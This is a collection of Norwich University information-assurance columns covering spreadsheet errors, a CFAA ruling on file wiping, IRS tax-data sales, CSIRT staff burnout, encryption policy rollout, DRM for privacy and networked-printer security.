One of the examples that comes to mind about spreadsheet errors occurred in March 2000. Mark Lutton reported in RISKS 20.84 < http://tinyurl.com/j6kls > on a week-long kerfuffle at MIT, when the grades of 22 students in a cell biology class were randomly altered. Initial suspicions focused on hacking, and the teacher, Harvey Lodish, told his class on 2 March 2000 that he had uncovered a cheating scandal. On March 10, the Boston Globe reported that in fact a teaching assistant had sorted the student-name column but not all the other ones, thus failing to carry all the data through the sort. Lutton suggested, "It seems to me that bound paper ledger books would be a much better tool for keeping grade records, at least for this teacher and his assistants." I commented in my INFOSEC Year in Review Database entry, "Some other ideas: (1) Enable the audit-trail feature (can create large files but does record all changes); (2) keep daily backups with version numbers so that a good version of the data can be located and used quickly." < http://www.mekabay.com/iyir >

In a later issue of the RISKS Forum Digest (20.86), correspondents Tony Lima and John Pearson both pointed out that the fundamental problem was that the teaching team was using a spreadsheet to do a database's job. Spreadsheets have no mechanism for ensuring record integrity, whereas even simple databases can protect against the kind of scrambling that occurred in this example.

Unfortunately, beginners rarely think about quality assurance in a systematic way. When I teach beginners how to use office products in the first-year non-majors' computing course at Norwich University, I emphasize the importance of documenting and testing spreadsheets before relying on them. Professor Raymond R. Panko of the University of Hawai'i has studied the frequency of errors in spreadsheets in real-world applications. His paper, "What We Know About Spreadsheet Errors" < http://tinyurl.com/6748a > provides a meta-analysis of 13 studies of spreadsheet errors from 1987 through 2004. Prof Panko's abstract is as follows:

"Although spreadsheet programs are used for small 'scratchpad' applications, they are also used to develop many large applications. In recent years, we have learned a good deal about the errors that people make when they develop spreadsheets. In general, errors seem to occur in a few percent of all cells, meaning that for large spreadsheets, the issue is how many errors there are, not whether an error exists. These error rates, although troubling, are in line with those in programming and other human cognitive domains. In programming, we have learned to follow strict development disciplines to eliminate most errors. Surveys of spreadsheet developers indicate that spreadsheet creation, in contrast, is informal, and few organizations have comprehensive policies for spreadsheet development. Although prescriptive articles have focused on such disciplines as modularization and having assumptions sections, these may be far less important than other innovations, especially cell-by-cell code inspection after the development phase."

It makes sense to identify production spreadsheets in your organization and to review the quality assurance processes (if any) to ensure that errors don't creep into operational decisions.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.msia.norwich.edu > at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Follow the Rules Unless You Shouldn't Follow the Rules

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Declan McCullagh summarized an interesting interpretation of law that occurred in the US Court of Appeals for the 7th Circuit in March 2006.< http://tinyurl.com/ne3xx > It seems that Jacob Citrin used to work for International Airport Centers. He quit and returned his laptop computer to them. They prepared to sue him for allegedly violating his employment contract by going to business for himself in the same field. When they searched his hard drive looking for juicy files to undelete as part of their preparation for the civil case, they discovered that he had wiped files rather than deleted them: the old files were unrecoverable. So they accused him of violating 18 USC §1030, the Computer Fraud and Abuse Act of 1986. The company's first attempt at the lawsuit must have been dismissed because they appealed to the Court of Appeals.

McCullagh wrote:

"That law says whoever 'knowingly causes damage without authorization' to a networked computer can be held civilly and criminally liable. The 7th Circuit made two remarkable leaps. First, the judges said that deleting files from a laptop counts as 'damage.' Second, they ruled that Citrin's implicit 'authorization' evaporated when he (again, allegedly) chose to go into business for himself and violate his employment contract. . . ."

McCullagh mused, "The implications of this decision are broad. It effectively says that employees better not use OS X's Secure Empty Trash feature, or any similar utility, because they could face civil and criminal charges after they leave their job."

Judge Richard Posner wrote, "Citrin points out that his employment contract authorized him to 'return or _destroy_' data in the laptop when he ceased being employed by IAC (emphasis added). But it is unlikely, to say the least, that the provision was intended to authorize him to destroy data that he knew the company had no duplicates of and would have wanted to have -- if only to nail Citrin for misconduct. The purpose of the provision may have been to avoid overloading the company with returned data of no further value, which the employee should simply have deleted."

The fundamental question of fact that the court proceedings will surely involve now that the lawsuit has been reinstated is whether the file deletions occurred before or after the employee left his employment. If a court rules that using secure deletion of files _during_ employment is a crime, all of us security folks who have been insisting on the value of wiping versus erasing will be in big trouble.

If explicit authorization to destroy data upon termination of an employment relationship does not authorize an employee to destroy data upon termination of an employment relationship, we had better be awfully careful about framing security policies and doubly careful about following them. Shall we send a memorandum to corporate attorneys before _obeying_ security policies from now on?

I hope their spam filters won't be too selective.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.msia.norwich.edu > at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Cui Bono:
IRS Wants to Liberate Our Tax Returns

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Chris Hoofnagle reported in RISKS 24.21 < http://catless.ncl.ac.uk/Risks/24.21.html >on news that the IRS was pushing for new rules allowing commercial tax preparers to sell information from tax returns to anyone they like. "If consent is given, the FULL RETURN can be given to other entities for marketing purposes, and the tax preparer does not have to even ensure that these other entities are legit or following the preparer's privacy policy."

Jeff Gelles of the Philadelphia Inquirer < http://tinyurl.com/puqul > wrote, "The change is raising alarm among consumer and privacy-rights advocates. It was included in a set of proposed rules that the Treasury Department and the IRS published in the Dec. 8 Federal Register, where the official notice labeled them 'not a significant regulatory action.' IRS officials portray the changes as housecleaning to update outmoded regulations adopted before it began accepting returns electronically. The proposed rules, which would become effective 30 days after a final version is published, would require a tax preparer to obtain written consent before selling tax information. Critics call the changes a dangerous breach in personal and financial privacy. They say the requirement for signed consent would prove meaningless for many taxpayers, especially those hurriedly reviewing stacks of documents before a filing deadline."

Media watchdog MediaMatters For America < http://tinyurl.com/k2t29 > reported that "On the CBS Evening News [for March 23], Washington correspondent Bob Orr characterized a recent Internal Revenue Service (IRS) regulations proposal allowing tax return preparers to sell information from returns to third parties as spelling out a 'loophole of sorts' that has 'been around for more than 30 years.' In fact, in permitting sales to third parties, the new proposal would allow tax preparers to do something they are not currently permitted to do; under current law, they can pass on such information only to affiliates."

The US Public Interest Research Group (U.S. PIRG) has established a Web site to cover this developing issue. < http://www.uspirg.org/uspirg.asp?id2=24620 > In testimony on behalf of the U.S. PIRG and the Consumer Federation of America, Beth McConnell said, “The IRS would allow tax preparers to sell a consumer's return to companies that have a terrible track record of safeguarding information from identity thieves." She added that “"…[A] trusted tax preparer [could easily] finagle a taxpayer already under pressure into signing away his or her rights." < http://www.rep-am.com/story.php?id=5080 >

One question we should be asking is “Who needs this rule change?” Can you imagine hordes of pitchfork-wielding taxpayers carrying pitchforks storming the IRS castle demanding that our tax forms be _sold_ for _profit_ (someone else’s profit, that is) to commercial organizations? So where did the pressure for these “Proposed Regulations to Safeguard Taxpayer Information” (the IRS heading for its December 7, 2005 press release < http://tinyurl.com/z7bn3 >) come from?

How many of us blithely sign every form our accountant gives us as she is preparing our tax returns? How many of us read every word of every form? Would you, personally, be happy to discover that your full tax return were in the hands of a marketing firm? If you think you would be happy with that kind of arrangement, I suggest that you watch the ACLU (American Civil Liberties Union) Surveillance Campaign Flash video at < http://www.aclu.org/pizza/ >.

Have a nice pizza.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.msia.norwich.edu > at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Managing CSIRT Burnout & Turnover: A Case Study (1)

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

Once we've hired a good employee and invested in training and integrating that person into our operations, it's a terrible waste to lose their enthusiasm and even their services through burnout and turnover.

MSIA graduate Timothy Dzierzek wrote an excellent weekly paper in the course I taught on _Computer Security Incident Response Team Management_ in June through August 2007 and I'm delighted to present his work (slightly edited) in this and two additional columns based on his case study organization, which is represented pseudonymously as "Smith & Smith." By the way, even professors in the MSIA do not normally know their students' case study names – we are deeply concerned with protecting confidentiality of their sources and explicitly ask them not to reveal details of the organizations they are studying. The numbers in square brackets [ ] are the references from his original paper. The rest of the column is entirely Tim's work.

* * *

Hiring adequate staff for a Computer Security Incident Response Team (CSIRT) represents a critical challenge for any organization. The CSIRT must have an adequate number of employees to respond to computer security incidents. Author Danny Smith, a member of the Australian Computer Emergency Response Team, states that "the size of a team would have an effect on the overall capability of the team."[1] In addition, the CSIRT must employ technicians with necessary skills and experiences. Experts at the CERT Coordination Center state, "[Y]ou need people with a certain set of skills and technical expertise, with abilities that enable them to respond to incidents, perform analysis tasks, and communicate effectively with your constituency and other external contacts."[2] Meeting these two requirements ensures the CSIRT has adequate staff to perform this valuable function.

Once organizations hire employees for the CSIRT, they must manage their personnel to maintain adequate staffing levels. One area that organizations must focus on is staff turnover. A Help Desk Institute study published in 2000 suggested that 48% of help-desk managers interviewed the previous year considered staff turnover a serious problem.[3] A specific area that organizations must address is the effect that staff burnout has on the CSIRT's capabilities. The authors of _*Handbook for Computer Security Incident Response Teams (CSIRTs)*_ state, "Many CSIRT staff suffer from burnout …, where the constant pressures and stress from daily … incident handling tasks become a burden and intrude into the private life."[4] Each of these factors has detrimental effects on the CSIRT.

Help desks and CSIRTs face many of the same personnel management issues. Organizations attempting to implement a CSIRT, such as the law firm of Smith & Smith, should analyze how their help-desk group manages its personnel. By learning from the successes or failures of the help-desk group, organizations can implement processes that address a critical area for its CSIRT.

More in the next column.

REFERENCES:
[1] Killcrece, Georgia et al. (2003, October) State of the Practice of Computer Security Response Teams (CSIRTs). Available: http://www.cert.org/archive/pdf/03hb001.pdf

[2] CERT Coordination Center. (2004, June 1) Staffing Your Computer Security Incident Response Team. Available: http://www.cert.org/csirts/csirt-staffing.html

[3] Dwight, Valle. (2000, October 24) Keep Your Help Desk Happy. Available: http://itmanagement.earthweb.com/career/article.php/622551

[4] West-Brown, Moira J. et al. (2003, April) Handbook for Computer Security Incident Response Teams (CSIRTs). Available: http://www.sei.cmu.edu/pub/documents/03.reports/pdf/03hb002.pdf

* * *

Timothy Dziezek, MSIA, MSTSM is currently a Senior Network Engineer for ID Analytics, Inc. He worked for his case study organization for seven years in various positions, including help-desk technician and network engineer. Tim has 16 years experience supporting, securing, and maintaining IT systems. He welcomes comments by e-mail < mailto:timd@gowebway.com >.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Managing CSIRT Burnout & Turnover: A Case Study (2)

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

We continue with MSIA graduate Timothy Dzierzek's case study analysis of burnout and turnover in help-desk and incident-response teams. This second part of three discusses the problems of turnover at "Smith & Smith" (a pseudonym). The [WB] markers refer to the reference at the end of the column.

* * *

Staff turnover represents a serious concern for managers of CSIRTs. Experienced managers of CSIRTs believe that "having invested in the time and resources to identify, hire, and train staff, it is most important to try to retain them."[WB] CSIRT members that leave an organization take institutional knowledge with them and cause the organization to invest additional time and resources to train new members. This situation could result in the CSIRT's inability to respond to computer security incidents.

CSIRTs face the staff turnover for two main reasons. Some technicians get burned out by the stress or rigor of the job. Experts state that "[s]taff can become bored with routine incidents, are physically tired, lack attention to detail, and make costly mistakes." [WB] The organization may terminate their employment as the result of poor performance. Other technicians may quit to pursue better pay or better opportunities at other organizations. Experts state, "The pull of large salaries will inevitably be enough to immediately draw certain people." [WB] Organizations must address these critical causes of staff turnover.

Two years ago, Smith & Smith was ineffective in its steps to prevent the turnover of help-desk technicians resulting from burnout. One technician, who had been with the firm for three years, was fired because his performance dropped below acceptable levels. He was not responding to trouble calls in a timely manner and was having conflicts with users. My discussions with the technician revealed that he was burned out from the intense demands of his job. His manager counseled him about his performance but did nothing to address the burnout issue.

During the same period, Smith & Smith failed to prevent help-desk technicians from leaving to pursue better opportunities. For example, a technician who had been with the firm for two years and who was one of the best on the help desk resigned to take a position with an information technology auditing company. He had shown great initiative, technical skill, and attention to detail but conversations with him revealed that the organization had failed to challenge him mentally and therefore he left for a better opportunity.

Although some managers tacitly see exploitation of personnel as a short-term gain that makes their bottom line look good by reducing personnel costs, the long-term consequences of abuse are always bad.

More in the next column.

REFERENCE:

[WB] West-Brown, Moira J. et al. (2003, April) Handbook for Computer Security Incident Response Teams (CSIRTs). Available: http://www.sei.cmu.edu/pub/documents/03.reports/pdf/03hb002.pdf

* * *

Timothy Dziezek, MSIA, MSTSM is currently a Senior Network Engineer for ID Analytics, Inc. He worked for his case study organization for seven years in various positions, including help-desk technician and network engineer. Tim has 16 years experience supporting, securing, and maintaining IT systems. He welcomes comments by e-mail < mailto:timd@gowebway.com >.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Managing CSIRT Burnout & Turnover: A Case Study (3)

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

We finish MSIA graduate Timothy Dzierzek's case study analysis of burnout and turnover in help-desk and computer security incident response team teams (CSIRTs). This last part of three discusses how his case-study organization ("Smith & Smith" is a pseudonym) addressed the problems of turnover and finishes with recommendations for readers.

* * *

Smith & Smith took a number of steps to address the problem with the turnover of help-desk technicians. Most of these steps were an effort to prevent the burnout of employees.

- First, the firm established policies that required all employees to take vacations. Employees failing to take vacation stopped accruing vacation time after a certain level. The firm also tasked managers with ensuring that employees took time off.

- Second, the firm provided an Employee Assistance Program (EAP) to help employees deal with stress and other problems that affect their performances. The EAP offers counseling to all employees at the firm's expense. The firm's EAP policy states, "[E]mployees experiencing personal problems are encouraged to seek assistance [from the program]."

- Third, the firm provides time for help-desk personnel to attend training and technical conferences. The firm also reimburses them for the classes and any certification exams that they pass.

- Fourth, IT management involves help-desk personnel in many firm-wide projects. Although not a job rotation scheme, it provides help-desk technicians with the ability to work on challenging projects outside the scope of the help-desk function.

The steps taken by Smith & Smith to address the burnout of help-desk technicians have been notably effective. Human Resources managers there state that the firm has not lost a single member of the help desk to turnover in two years. Help-desk managers have focused on expanding their staff levels instead of looking for replacements for vacated positions. In addition, conversations with help-desk technicians revealed that they are happy with their jobs and look forward to coming into work. They feel that the firm provides them opportunities to get away from the stress and rigor of the help-desk function.

Every organization should develop effective personnel management processes for its CSIRT by analyzing the approaches used by its help-desk organization. By using the techniques demonstrated in this case study, readers can ensure that their CSIRT effectively manages its personnel and maintains adequate staffing levels to effectively respond to computer security incidents.

* * *

Timothy Dziezek, MSIA, MSTSM is currently a Senior Network Engineer for ID Analytics, Inc. He worked for his case study organization for seven years in various positions, including help-desk technician and network engineer. Tim has 16 years experience supporting, securing, and maintaining IT systems. He welcomes comments by e-mail < mailto:timd@gowebway.com >.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Implementing Encryption for Stored Data

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

One of my graduate students wrote to me recently about the rash of data losses on unencrypted laptop computers and backup media and asked how I would promulgate policy to cope with the problem. Here's how I would approach the organizational behavior change needed to ensure that sensitive data on all storage media in the organization.

(a) Establish and implement a company-wide policy forcing encryption of all sensitive folders on company computers, servers and removable media. The policy can use whole-disk encryption (e.g., Encryption Anywhere Hard Disk < http://www.guardianedge.com/products/Encryption_Anywhere/Hard_Disk.html > from GuardianEdge or PGP Corporation's PGP Whole Disk Encryption products < http://www.pgp.com/products/wholediskencryption/index.html >) or it can focus on partition- or folder-specific encryption. Regardless of which technique or product is used, the organization must plan for key escrow to permit data recovery if an employee forgets a key, quits in anger or is fired. Appropriate products include centralized key management and key-recovery features. Policies must take into account the likelihood that keys and even the encryption software will change over time; therefore, archive managers must manage backups so that data can be recovered and rewritten under the new encryption procedures as they change.

(b) In your IT or IT-security newsletters, publicize the news about the losses of control over unencrypted data on laptop computers, isolated hard drives and tapes. Some employees who do not understand or believe that encryption is important will resist change and may even obstruct progress towards the new procedures. Setting the stage for policy development and implementation helps to smooth the way for change.

(c) Provide extensive awareness, training and education over the next few months for all staff on how and why to follow the encryption procedures for their disks and removable media; be sure to have the employees work on scenarios of what might happen to THEIR group if confidential data were released through loss or theft. Have the technical support staff test the product thoroughly and work on problems likely to occur with the product. You can save a lot of time by recording narrated PowerPoint files that can help users with step-by-step illustrations of what to do with the products; be sure to include screen shots. I often create animations using overlays of screen shots so that users can follow the operations click-by-click.

(d) Begin a gentle process of random audits with praise and reward for those found to be following the encryption guidelines and gentle reminders to those violating the policy. Praise works better than punishment in modifying behavior. Establish friendly competitions among groups to see which can be first to achieve 100% compliance with the encryption regime.

(e) Tighten the screws gradually by announcing the steady increase in penalties for violating the policy; over the next months, bring them to their managers for discussions of the importance of the policy and the future penalties for noncompliance.

(f) After enough time has passed (say, a few months) to ensure almost complete compliance with

the policy, suspend or eventually fire anyone found to be violating this policy during random audits of laptops. However, you will have to be prepared to deal with top executives who violate the policy, so you might want to be careful about promulgating draconian penalties that you don't plan to enforce uniformly.

[Disclaimer: I have no financial interest in the products named; mention of specific products does not imply endorsement.]

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.msia.norwich.edu > at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

The Eyes Have It

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

A recurring problem in information assurance (IA) is the paradox of success: the better our security, the less immediate evidence there is to ordinary users that are precautions are actually worth anything. Put another way, the longer our security insurers peaceful, safe computing, the more likely it is that our users will begin to skip necessary steps in information protection.

Information assurance awareness, training and education (ATE) are all important parts of maintaining compliance with IA procedures. Recently, I ran across an article by Mary Beckman in _ScienceNOW_ < http://sciencenow.sciencemag.org/cgi/content/full/2006/628/4?etoc > that might provide an easy contribution to maintaining high compliance with our reasonable rules.

It seems that biologists Melissa Bateman, Daniel Nettle and Gilbert Rogers "examined the effect of an image of a pair of eyes on contributions to an honesty box used to collect money for drinks in a university coffee room. People paid nearly three times as much for their drinks when eyes were displayed rather than a control image. This finding provides the first evidence from a naturalistic setting of the importance of cues of being watched, and hence reputational concerns, on human cooperative behaviour."

The article was published in the _Biology Letters_ of the Royal Society < http://www.journals.royalsoc.ac.uk/(2cpw2gjfvkcxk2e4t25arp45)/app/home/contribution.asp?referrer=parent&backto=issue,7,50;journal,1,7;linkingpublicationresults,1:110824,1 > (abstract free; full text U$30)

Mary Beckman added, "Every week for ten weeks, they put up a different picture above the donation instructions: either of eyes or flowers. . . . [R]esult [varied] according to the eyes: A judgmental male pair, for example, elicited more donations than a flirtatious female sideward glance…."

The idea that pictures with eyes might influence compliance, obedience and conformity is not new. In George Orwell's prescient novel _1984_ (published in 1949), the opening paragraphs include this chilling description: "… [T]he poster with the enormous face gazed from the wall. It was one of those pictures which are so contrived that the eyes follow you about when you move. BIG BROTHER IS WATCHING YOU, the caption beneath it ran." < http://www.online-literature.com/orwell/1984/1/ >

It seems to me that cheerful friendly pictures of employees might serve a more wholesome role than grim propaganda posters in raising compliance with security rules. It would be a fascinating and valuable experiment to put portraits of employees showing their eyes looking out at viewers in some offices in an organization and a similar number of pictures of, say, flowers in other comparable offices. Then one could compare appropriate metrics such as frequency of Post-It™ notes with passwords stuck in obvious places as a measure of compliance with security rules.

I'd be interested in hearing from readers who try this experiment.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.msia.norwich.edu > at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

DRM-Roll for Consumer Privacy Protection

by Robert Guess, MSIA
Associate Professor, Information Assurance
Norwich University, Northfield VT

The Norwich University MSIA program is blessed with gifted students who become gifted alumni. Robert Guess is an assistant professor of Information Systems Technology at Tidewater Community College and an information assurance / computer security consultant. He has earned over a dozen industry certifications and graduated with a Master's of Science in Information Assurance (MSIA) program at Norwich University in June 2006. He recently sent me this interesting article that he has kindly agreed to share with readers of this column. The punning title is mine; the remainder of today's item is entirely Robert's work (with minor edits).

* * *

Digital rights management (DRM) refers to the technologies and methods for controlling access to digital data and tracking their use. DRM supports mandatory access controls through cryptographic protocols and other protection measures. Producers of entertainment content, software and other forms of intellectual property use DRM technologies to limit the ability of both consumers and would-be thieves to copy and redistribute intellectual property. The next phase in the evolution of this technology should be the utilization of DRM in Web, e-commerce and database applications to protect consumer data from unauthorized use or redistribution.

Intellectual property rights holders perennially lobby for governments to mandate and regulate the adoption of DRM. For example, at the request of a Hollywood interest group, the FCC has repeatedly proposed limiting the ability of consumers to record television content at home and the ability of companies to produce digital video recorders by imposing a mandate called the "Broadcast Flag."< http://news.com.com/2100-1030_3-5697719.html > Governments, vendors, and rights holders should approach this matter carefully as government mandates limit the ability of innovators to introduce new technologies as well as the ability of consumers to purchase goods on the free market. In addition to being anti-market, mandates may be technically unwise. < http://www.eff.org/IP/broadcastflag/ > Mandating a potentially broken content-protection system would not be in the interests of any party.

Much of the commentary on DRM technologies from consumer and privacy-rights advocates focuses on threats such as the disclosure of consumer data or the erosion of fair-use rights. < http://www.musictank.co.uk/events_drm.htm > Although the risks associated with DRM are real, it is possible that consumer privacy could also benefit from DRM technologies. If DRM mandates appear to be inevitable, consumer and privacy rights advocates may want to calculate a shift in strategy. If it is reasonable to limit the ability of consumers to copy digital data by requiring manufacturers to embed DRM capabilities into new products, it may also be reasonable to implement DRM in Web, e-commerce and database applications so that the personal information of consumers can also receive protection.

At this time, most corporate privacy policies are all-or-nothing affairs that act to deprive consumers of any right to control personal information once remitted. To receive services one must typically agree to elaborate corporate policies that, in some cases, act to deprive consumers of any rights regarding privacy, product liability and merchantability of goods. Even when such

contracts border on the unconscionable, consumers feel forced to agree to the terms in order to receive services. Consumers should have the right to delegate privileges regarding their personal information more finely than currently possible when engaging in such contracts.

Through DRM technologies, consumers engaging in electronic commerce could grant vendors and suppliers a license to access and utilize certain aspects of the consumers' data. This would enable a consumer to grant a read/write license to some creditors, perhaps as a function of a mortgage agreement, and provide a read-only license to a limited subset of the data for simple transactions such as shipping agreements and online orders. Such a license would empower consumers to prevent entities from misusing or reselling consumer information.

There are both positive and negative consequences to any technological change. Because producers need to protect themselves from intellectual property theft, DRM technologies appear to be here to stay. Instead of fighting against all change in this matter, privacy rights advocates should take a seat at the negotiating table and attempt to ensure that vendors implement DRM technology in a manner that protects and serves consumer privacy rights.

* * *

You can reach Robert Guess at < mailto:tcguesr@tcc.edu >.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.msia.norwich.edu > at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Your Printer – An Open Door for Hackers?

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

On August 7, 2003, a staff member at the Public Health Laboratory of the Ministry of Health and Long Term Care of the Province of Ontario in Canada tried to send a fax to a doctor's office. (By the way, for US readers, Canada is the large blank pink region north of the border on your maps and which, contrary to popular belief, actually includes people as well as moose and beavers.) Alas, the clerk mistyped a 5 as an 8 in the fax number and inadvertently sent medical records to a local gasoline station. The owner very kindly gave the fax to a doctor who was a regular customer and the doctor reported the breach of the *_Freedom of Information and Protection of Privacy Act_*.< http://www.accessandprivacy.gov.on.ca/english/pir/prov/pc030034.htm >

Everyone knows that fax misdirection is a problem; even properly directed faxes pose a security risk when confidential documents are sent, unprotected, to a nonsecure fax machine that prints everything out whether the proper recipient is ready to receive them or not. Now hold those ideas for a moment and let's go back to when I was a young man, oh so long ago.

In April 1981, I was sent to Hewlett-Packard (HP) headquarters in Cupertino, CA on a six-month assignment to be trained as an HP3000 operating systems internals and performance specialist and also to work on a pioneering computer-based training system I invented for the company. I brought my flute along and met a friendly lab engineer called Dale Morris who played excellent guitar. We had a good time playing duets that summer. I remember that he was working on a new series of HP3000 machines with a vastly increased memory space: 4 GB. I laughed and wondered why anyone could possibly need so much main memory – especially since a 1 MB memory board still cost $64,000 at that time (about $200,000 in today's currency).

Today, I have 2 GB of RAM on my main tower PC and Dale Morris is a Distinguished Technologist at HP in Fort Collins, CO. Recently he told me about an interesting security issue involving printers and I invited him to tell us about it in this column. It turns out that the old problem of misdirected faxes has a new twist: networked printers are posing the potential for misdirected printouts – including printer hacking.

The remainder of today's contribution is from Dale and his colleague Gary Lefkowitz with minor edits.

* * *

In 1999, TechWeb reported an alleged printer-based attack on the Space and Naval Systems Warfare Center in San Diego, California (SSC San Diego). A network operations engineer noticed that a local print job took an unusually long time. After examining the problem, he concluded that a network intruder had hacked into the printer and reconfigured the routing tables – so that the print job shipped to Russia!

We've all thought about security as it applies to printing. Your organization probably has written policies governing who can print certain documents and where and when they can be printed. But such policies are difficult to enforce; for example, authorized users printing sensitive

documents might find the documents missing from the tray of a shared network printer. Furthermore, informal policies aren't the best support for audit requirements, and such approaches address only a subset of printer security issues. You might be surprised to learn that your database server could be attacked by a rogue printer.

The story continues in our next column.

* * *

Dale Morris graduated with an MSEE from University of Missouri at Columbia in 1980. He is currently a processor architect with HP in Colorado with experience in hardware implementation, hardware/compiler partnership for optimal performance, OS functionality and performance optimization. His focus is on constructing and leading technical teams within and across companies. You may write to him at < mailto:dale.morris@hp.com >.

Gary Lefkowitz is Director of Marketing and Operations, Enterprise Storage and Server Security at Hewlett-Packard in Palo Alto, CA. He has a distinguished career spanning more than two decades in marketing and management at Compaq, Tandem, Informix, Molecular Computing and HP.

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Secure Print Advantage Protects Printers Against Hacking

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

This is the second of a two-part series by Dale Morris and Gary Lefkowitz of Hewlett-Packard looking at printer security.

* * *

Technology development has outstripped the earlier IT view of security in the imaging and printing environment. Printers and imaging devices were considered simple network appliances, with none of the risks of desktop PCs and servers. However, these devices have grown in sophistication – running full-capability operating systems like Linux, Windows and with features like built-in FTP services and Web servers.

Vulnerabilities exist in the network flow (client to print server, print server to printer) and the printer itself (printer memory awaiting print, output tray awaiting pickup). In addition, inadequate authentication and insufficient print activity records can compromise security. In general, there is little or no control over the IT infrastructure responsible for printing.

Traditional secure-printing initiatives have generally employed a heterogeneous mixture of four different types of point solutions:

- secure the device,
- protect the network,
- encrypt the document, or
- effectively monitor and manage printing and audit devices.

Although they do work, these solutions cannot guarantee security policy enforcement, and the task of integration is non-trivial.

Securing print and imaging devices requires creating access controls for management and use, securing file deletion, and even locking the doors to the printing station. However, securing the device alone does not create a secure print environment. For example, users can reset the device without the knowledge of the security administrator. To be secure, the devices must also work within a secure network which is overseen by security policy.

Forty years ago, banks thought that simply protecting networks would solve ATM security problems—but that didn't work. Adding enforcement policies on the network, however, caused ATM abuses to decline. Printing and imaging security is similar. Protecting the network with simple link-layer security (such as IPSec or other point solutions) fails for many reasons. For example, IT departments and Intrusion Detection Systems (IDSs) do not typically check printing applications, even though they are subject to Trojan horses and viruses. Anyway, policy enforcement across a large number of imaging and printing devices can be circumvented and data integrity can be compromised. Securing the network, although important, is not enough to create a secure print environment.

Document encryption – another important component of secure printing – has its own

drawbacks, particularly manageability. For example, if the printer gets out of crypto-sync (i.e., the requirement that encryption and decryption keys must remain synchronized at all times), an administrator must manually press a configuration button. This can cause printing of the crypto-key, defeating its purpose. Improper key management ignores expected security standards and creates a non-secure network environment.

Managing heterogeneous print devices and authentication systems also has challenges. Multiple, competing security and authentication systems within the same environment are not easily integrated. Ad-hoc and inconsistent security implementations leave users more vulnerable to attack and administrators burdened with extra administrative tasks.

Truly secure printing must integrate device security, network security, encryption, and security policy. Comprehensive, end-to-end solutions (such as HP's Secure Print Advantage < http://www.hp.com/go/spa >) do exist. Look for a solution that allows you to overlay your existing network rather than completely reconfiguring it. Be certain that the solution provides policy-based management with support for multiple roles (e.g., security administration vs. printer support vs. audit) and that it has government certifications such as *_FIPS 140-2 Federal Information Processing Standards and Common Criteria._* < http://csrc.nist.gov/publications/PubsFIPS.html >

